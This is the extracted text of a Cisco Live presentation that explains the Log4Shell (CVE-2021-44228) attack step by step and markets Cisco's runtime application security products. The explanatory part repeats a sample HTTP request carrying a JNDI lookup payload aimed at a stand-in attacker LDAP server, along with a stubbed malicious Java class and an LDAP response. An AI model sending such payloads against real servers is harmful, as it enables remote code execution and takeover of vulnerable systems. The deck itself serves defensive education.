
Policy level blocking that stops bad actors... even if vulnerabilities exist

”But I’ve already
got _____”


The role of application security testing in the pipeline



Defense-in-depth reduces risk & load on the app



What an attack looks like to the runtime sec stack



Real-world usage

Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

The log4j JNDI Attack

and how to prevent it

Attacker



Vulnerable Server

<http://victim.xa>



1

Become completely integrated into the application and with same level of trust

Download
and run
malware

Steal, modify,
destroy any
data

Alter
business
transactions

Steal admin
or customer
credentials

Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

Attacker delivers JNDI lookup string
Can be done remotely or locally

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



Vulnerable Server

http://victim.xa



1

Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

Attacker delivers JNDI lookup string
Can be done remotely or locally

String sent to log4j library
App must log the string

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



The string is passed to log4j for logging

“”
`${jndi:ldap://evil.xa/x}`

Attacker



1

Vulnerable Server

http://victim.xa



2

Vulnerable log4j implementation



Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

Attacker delivers JNDI lookup string
Can be done remotely or locally

String sent to log4j library
App must log the string

Log4j replaces string from a malicious server
App needs access to remote LDAP

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



1

Vulnerable Server

http://victim.xa



2

The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

Vulnerable log4j
implementation



3

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

Malicious LDAP Server

ldap://evil.xa



Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

Attacker delivers JNDI lookup string
Can be done remotely or locally

String sent to log4j library
App must log the string

Log4j replaces string from a malicious server
App needs access to remote LDAP

Server provides malicious code
Gives complete control of the application and access to host OS

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



The string is passed to log4j for logging

`"${jndi:ldap://evil.xa/x}"`

log4j interpolates the string and queries the malicious LDAP server.

`ldap://evil.xa/x`

Attacker



Vulnerable Server
http://victim.xa



Vulnerable log4j
implementation



Malicious LDAP Server
ldap://evil.xa



```
public class Malicious implements Serializable {
    ...
    static {
        <malicious Java code>
    }
    ...
}
```



JAVA deserializes (or downloads) the malicious Java class and executes it.

```
dn:
javaClassName: Malicious
javaCodebase: http://evil.xa
javaSerializedData: <...>
```



The LDAP server responds with directory information that contains the malicious Java class

Log4shell Explained

(CVE-2021-44228)

Arbitrary code execution in Log4j, a popular Java logging framework

Attacker delivers JNDI lookup string
Can be done remotely or locally


String sent to log4j library
App must log the string

Log4j replaces string from a malicious server
App needs access to remote LDAP

Server provides malicious code
Gives complete control of the application and access to host OS

The log4j JNDI Attack

and how to prevent it



Secure Application Protects Against Log4Shell

Identify the risk and protect against exploits

Instrument apps with no code changes

Utilize existing workflow of dev and ops

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



1

Vulnerable Server

http://victim.xa



Cisco Secure Application

Secure Application Protects Against Log4Shell

Identify the risk and protect against exploits

Instrument apps with no code changes

Utilize existing workflow of dev and ops

Detect vuln library usage in Business Transactions

Identify if the library is loaded and vuln code is reachable

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



1

Vulnerable Server

http://victim.xa



Vulnerable log4j implementation



Cisco Secure Application

Secure Application Protects Against Log4Shell

Identify the risk and protect against exploits

Instrument apps with no code changes

Utilize existing workflow of dev and ops

Detect vuln library usage in Business Transactions

Identify if the library is loaded and vuln code is reachable

Block network access

Stop LDAP lookup for JNDI vuln code

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



1

Vulnerable Server

http://victim.xa



Vulnerable log4j implementation



Malicious LDAP Server

ldap://evil.xa



Cisco Secure Application

Secure Application Protects Against Log4Shell

Identify the risk and protect against exploits

Instrument apps with no code changes

Utilize existing workflow of dev and ops

Detect vuln library usage in Business Transactions

Identify if the library is loaded and vuln code is reachable

Block network access

Stop LDAP lookup for JNDI vuln code

Alert sec and app teams

Insights provided with app and biz context

CISCO *Live!*

The log4j JNDI Attack

and how to prevent it

An attacker inserts the JNDI lookup in a header field that is likely to be logged.

```
GET /test HTTP/1.1
Host: victim.xa
User-Agent: ${jndi:ldap://evil.xa/x}
```



Attacker



1

Vulnerable Server

http://victim.xa



Vulnerable log4j implementation



Malicious LDAP Server

ldap://evil.xa



Cisco Secure Application



GovCERT.ch

Dive into the
details


Supported Runtimes

Security integrated into our existing APM agents

Auto-instrument services
VMs and containers in Kubernetes

Vulnerable library detection
Java, .NET, Node.js

Attack detection and runtime protections
Java, .NET



Built with a performance mindset

Java and .NET



Disk

< 4MB install
< 15MB daily



Memory

< 4-6MB heap



CPU

< 1%
< 5% spikes



Latency

< 4-6ms per transaction
< 10ms spikes



Instrumentation


12 - 30 classes

Vulnerable library detection Node.js has negligible resource utilization

Correlate findings to Business Transactions

Give deeper context to guide prioritization

- Automatically detect vulnerabilities and threats using existing AppDynamics agents
- Correlate findings to application entities and transactions
- Block attacks with code-level policy
- Business context locates risk within critical transactions



Seamless Onboarding

Get insights within minutes

No configuration required


Just enable security and your presented with valuable data

Flexible controls

Be precise or press the easy button

Diagnostics

Ensure your roll-out is moving smoothly and identify onboarding problems



Cisco Security integrations

Extended detection and response to boost productivity

Use Kenna, Talos, and Panoptica Intel

Native integration to get detailed vuln insights, identify bad actors, and expose 3rd-party API security issues

Hunt for threats in SecureX
Give a more complete picture of an incident

CISCO *Live!*

The screenshot displays the Cisco SecureX interface. At the top, it shows '3 Targets' and '27 Observables'. Below this is a 'Relations Graph' with filters for 'Dispositions: All', 'Types: All', and 'Mode: Simplified'. The graph shows a node for IP '146.112.61.105' with '2 Domains' and '3 URLs' associated with it. A detailed event log for 'CVE-2021-44228' is shown on the right, with fields including Timestamp, Affected Node, Event Trigger, Vulnerabilities, Entry Point, Client IP, Socket Address, Network Flow, Judgement, Classname, Socket Out, Method Name, Api Server External, and Stack Trace. A green arrow points from the 'CVE-2021-44228' entry to the Panoptica logo, and another green arrow points from the 'Stack Trace' field to the Kenna Security logo.

Panoptica
Cloud-Native Application Security, Simplified

KENNA
Security

Identify Open-Source Risk

Know what third-party code your apps are using

Libraries usage


See anytime a library is loaded by your apps

Constant monitoring

Know where vulnerabilities are right after they're disclosed

Remediation guidance

Get fixes out quicker tailored to your environment




The screenshot shows the Cisco Open-Source Risk tool interface. At the top, there are buttons for 'Set Status' and 'Export All'. A search bar is labeled 'Library' and 'Search...'. The main table lists various Java libraries used in the 'staging-sock-shop' application. Each row includes a checkbox, the library name, the application name, the tier (Nodes), the highest Kenna Score, and the highest CVSS Score with its severity level.

	Library	Application	Tier (Nodes)	Highest Kenna Score	Highest CVSS Score
☐	org.apache.tomcat.embed:tomcat-embed-core:8.5.11	staging-sock-shop	orders (1)	100	9.8 Critical
☐	org.springframework:spring-beans:4.3.6.RELEASE	staging-sock-shop	orders (1)	100	9.8 Critical
☐	org.springframework.data:spring-data-commons:1.12.7.R...	staging-sock-shop	orders (1)	100	9.8 Critical
☐	org.springframework.data:spring-data-rest-webmvc:2.5.7...	staging-sock-shop	orders (1)	84	9.8 Critical
☐	com.fasterxml.jackson.core:jackson-databind:2.8.6	staging-sock-shop	orders (1)	84	8.1 High
☐	org.springframework:spring-webmvc:4.3.6.RELEASE	staging-sock-shop	orders (1)	61	5.9 Medium
☐	org.springframework.data:spring-data-mongodb:1.9.7.REL...	staging-sock-shop	orders (1)	45	9.0 Critical
☐	ch.qos.logback:logback-core:1.1.9	staging-sock-shop	orders (1)	33	9.8 Critical
☐	ch.qos.logback:logback-classic:1.1.9	staging-sock-shop	orders (1)	33	9.8 Critical
